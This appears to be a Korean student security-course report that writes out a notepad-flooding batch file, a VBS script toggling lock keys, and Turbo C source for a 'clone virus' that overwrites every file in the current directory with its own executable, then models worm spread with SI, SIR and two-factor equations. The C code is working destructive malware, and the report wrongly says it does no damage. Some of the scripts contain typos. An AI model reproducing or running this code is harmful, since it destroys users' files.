**[문제 1] 매크로 바이러스 제작**

1. **Notepad Flood 바이러스 (notepad.bat)**


**실행 코드:** MS-DOS 배치 파일

**동작 개요:** 이 코드는 실행될 때마다 3개의 notepad를 실행하는 작업을 반복하여 점점 느려지다가 멈춘다.

**코드 특성:** 실행 환경을 파괴하지는 않지만 실행하는 동안 시스템 성능이 저하되고 때로는 시스템을 정지시킬 수 있다.

|  |
| --- |
| @echo off  **:: 반복 실행을 위한 레이블 값 CLASS을 설정합니다.**  CLASS  **:: note(notepad)를 3회 실행한다**  start note  start note  start note  **:: CLASS레이블로 이동하여 앞서 notepad open 작업을 반복한다.**  goto CLASS |

**[동작 화면]**



1. **디스코 불빛 바이러스 (파일 확장자: vbs)**


**실행 코드:** 마이크로소프트 비주얼 베이직 스크립팅 파일

**동작 개요:** 이 코드는 실행될 때마다 CAPSLOCK, NUMLOCK, SCROLLLOCK 을 호출하여 누르는 작업을 실행한다.

**코드 특성:** 실행 환경을 파괴하지는 않지만 실행하는 동안 시스템 성능이 저하되며, 키보드의 입력을 방해한다.

|  |
| --- |
| Set wshShell =wscript.CreateObject("WScript.Shell")  **:: loop를 이용하여 반복한다.**  do  **:: 0.1초의 간격을 두고 CAPSLOCK과 NUMLOCK, SCROLLLOCK을 반복적으로 호출한다.**  wscript.sleep 100  wshshell.sendkeys "{CAPSLOCK}"  wshshell.sendkeys "{NUMLOCK}"  shshell.sendkeys "{SCROLLLOCK}"  loop |

**[동작 화면]**





**[문제 2] C 프로그램을 활용한 클론 바이러스 제작**

**실행 코드:** Turbo C

**동작 개요:**

**1.** 현재 디렉토리에서 파일을 찾는다. 두 개 이상의 파일이 있으면 첫 번째 파일을 읽는다.

**2.** 바이러스 사본이 메모리에 로드되고, 위의 파일이 읽힌다. 해당하는 파일의 코드가 복사되면 해당하는 파일은 닫히고 다음 파일에 위의 과정이 반복된다.

**코드 특성:** 실행 환경을 파괴하지는 않지만 실행하는 동안 시스템 성능이 저하되며, 키보드의 입력을 방해한다.

Turbo C로 작성하고 컴파일을 수행하였다.

현재 디렉토리에서 파일을 찾는다. 두 개 이상의 파일이 있으면 첫 번째 파일을 읽는다.

바이러스 사본이 메모리에 로드되고, 위의 파일이 읽힌다. 해당하는 파일의 코드가 복사되면 해당하는 파일은 닫히고 다음 파일에 위의 과정이 반복된다.

|  |
| --- |
| // 헤더파일 불러오기  #include <stdio.h>  #include <stdlib.h>  #include <time.h>  #include <dir.h>  #include <conio.h>  #include <dos.h>  FILE \*Class, \*vClass;  int owned = 0, a = 0;  unsigned long x;  // 버퍼 크기 설정  char buff[256];  struct ffblk ffblk;  clock\_t st, end;  main() {    st = clock(); // 시간을 기준으로.  clrscr(); // clear  owned=(findfirst("\*.\*", &ffblk, 0)); // 형식에 구애받지 않고 파일을 읽는다.  while(!owned) {  Class = fopen(\_argv[0], "rb"); // 함수 호출, 파일을  vClass = fopen(ffblk.ff\_name, "rb+");  if (vClass == NULL) // 비어있다면  goto next; // 다음    x = 89088;  printf("Infecting %s\n", ffblk.ff\_name);  while (x > 256) { // x > 256인 동안 계속 반복  printf("xx :: %ul\n", x);  fread(buff, 256, 1, Class); // 읽어들인다.  fwrite(buff, 256, 1, vClass); // 새로운 파일에 넣기.  x -= 256;  }  fread(buff, x, 1, Class);  fwrite(buff, x, 1, vClass);  a++;  next: fcloseall(); // 종료  owned = findnext(&ffblk);  }  end = clock();  printf("Infected %d files in %f sec", a, (end-st)/CLK\_TCK);  getch();  return (0);  } |

**[문제 3] 웜 전파 특성을 모델링하는 SI, SIR, Two-factor Models의 수치적 해석을 통해 전파 특성 그래프를 그리고 이를 통해 각 전파 모델의 특징을 비교 분석한다. 단, 아래 명시되지 않은 파라미터 값은 임의로 설정한다. 또한, 보고서에는 소스코드와 실행 결과 및 해석 내용을 기술한다.**

**실행 코드:** Jupyter Notebook

**(가정) N = 1,000000, I0 = 1, etha = 3, gamma= 0.05, mu = 0.06/N, beta0=0.8/N**

**SI Model**

**S, I에 비례하여 Number of contacts 가 증가.**

**S(t) = N – I(t)**

**dI(t)/dt = beta \*I(t)\*S(t) = beta \* I(t)[N- I(t)]**


**alpha = beta\*N**

[beta]가 고정되어 있다. removed state가 없다.


dI(t)/dt = beta \* S(t) \* I(t)

S(t) + I(t) = N


[코드 구현]




[그래프]




예시)




**SIR Model**



[코드 구현]




[그래프]



removed[U(t)] 를 고려하여 infected가 removed에 비례하여 줄어들게 된다.

s(t)가 ρ보다 작을 경우 감염이 발생하지 않음( S(0) < ρ )

**Two factor**




susceptible -> removed, infected

beta 값이 상수인 것을 해결한다.

etha는 네트워크의 혼잡 레벨을 조정하기 위해 사용함.

[코드 구현]



[그래프]

